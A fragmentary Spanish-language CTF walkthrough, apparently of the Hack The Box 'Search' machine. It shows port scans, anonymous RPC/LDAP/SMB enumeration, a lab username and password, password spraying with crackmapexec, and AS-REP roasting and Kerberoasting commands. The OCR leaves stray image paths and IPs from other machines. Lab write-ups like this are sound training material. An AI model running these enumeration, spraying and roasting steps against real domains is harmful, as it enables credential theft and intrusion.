
Search

Escaneo

```Bash
❯ nmap -p- --open -sS -n -Pn -vvv 10.129.229.57 -oG allports
```


```Bash
❯ nmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,8172,9389,49667,49691,49692,49698,49723,49759 -sCV -n -vvv 10.129.229.57 -oN escaneo
```




```
File: escaneo

# Nmap 7.94SVN scan initiated Tue May 21 19:28:56 2024 as: nmap -p53,80,88,135,139,389,443,445,464,593,636,3268,3269,8172,9389,49667,49691,49692,49698,49723,49759 -sCV -n -vvv -oN escaneo 10.129.229.57
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+)   '
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+)   '
Nmap scan report for 10.129.229.57
Host is up, received echo-reply ttl 127 (0.27s latency).
Scanned at 2024-05-21 19:28:57 CEST for 110s

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Search &mdash; Just Testing IIS
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-05-21 17:29:04Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-05-21T17:30:40+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=research
| Issuer: commonName=search-RESEARCH-CA/domainComponent=search
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-08-11T08:13:35
| Not valid after:  2030-08-09T08:13:35
| MD5:   0738:614f:7bc0:29d0:6d1d:9ea6:3cdb:d99e
| SHA-1: 10ae:5494:29d6:1e44:276f:b8a2:24ca:fde9:de93:af78
| -----BEGIN CERTIFICATE-----
| MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
| ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
| MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
| MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
| DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
| AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
```


#tips

Si tiene candado de certificado se puede ver desde el


Certificate
research
Subject Name
Common Name research.search.htb
Common Name research
Issuer Name
htb
search
Common Name search-RESEARCH-CA
Validity
Not Before Tue, 11 Aug 2020 08:13:35 GMT
Not After Fri, 09 Aug 2030 08:13:35 GMT
Public Key Info
Algorithm RSA
Key Size 2048
General
Media
Permissions
Security
Website Identity
Website: 10.129.229.57
Owner: This website does not supply ownership information.
Verified by: CN=search-RESEARCH-CA,DC=search,DC=htb
View Certificate
Privacy & History
Have I visited this website prior to today? No
Is this website storing information on my computer? No
Clear Cookies and Site Data
Have I saved any passwords for this website? No
View Saved Passwords
Technical Details
Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384, 256 bit keys, TLS 1.2)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.
Help

RPC



rpcclient -U '' -N 10.129.229.57
rpcclient $> ?
UNIXINFO
getpwuid Get shell and homedir
uidtosid Convert uid to sid
MDSSVC
fetch_properties Fetch connection properties
fetch_attributes Fetch attributes for a CNID
CLUSAPI
clusapi_open_cluster Open cluster
clusapi_get_cluster_name Get cluster name
clusapi_get_cluster_version Get cluster version
clusapi_get_quorum_resource Get quorum resource
clusapi_create_enum Create enum query
clusapi_create_enumex Create enumex query
clusapi_open_resource Open cluster resource
clusapi_online_resource Set cluster resource online
clusapi_offline_resource Set cluster resource offline
clusapi_get_resource_state Get cluster resource state
clusapi_get_cluster_version2 Get cluster version2




Ldap

Bash

```
1. ldapsearch -x -H ldap://10.10.11.168 -s base namingcontexts
2. ldapsearch -x -H ldap://10.10.11.168 -b "DC=scrm,DC=local"
3. ldapsearch -H ldap://10.10.10.182:389/ -x -b
'DC=cascade,DC=local' "(objectClass=_)" "_" +
```





```
# numEntries: 1
❯ ldapsearch -x -H ldap://10.129.229.57 -b "DC=search,DC=htb"
# extended LDIF
#
# LDAPv3
# base <DC=search,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A5C, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```


SMB

Bash

```
❯ smbmap -H 10.129.229.57 -u 'null'
```

```
❯
❯ smbmap -H 10.129.229.57 -u 'null'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB session(s)
```

Obtenemos los usuario con la vulnerabilida d




Bash

```
❯ rpcclient -U "Hope.Sharp%IsolationIsKey?" 10.129.229.57 -c "enumdomusers" | awk '{print $1}' | awk -F ":" '{print $2}' | tr -d '[]' > users
```

Ahora probamos los usuarios y la contraseña con el crackmapexec

Bash


```
crackmapexec smb 10.129.229.57 -u users -p "IsolationIsKey?" --continue-on-success
```



Ataque

ASREPROAST

```Bash
impacket-GetNPUsers search.htb/ -no-pass -usersfile users
```




No puedes

Ataque KERBEROASTING


```bash
impacket-GetUserSPNs -request -dc-ip 10.10.11.129
search.htb/hope.sharp
```

TGS

Kerberos verlo



Nos sale el TGS y el has y aqui lo guardamos como hash



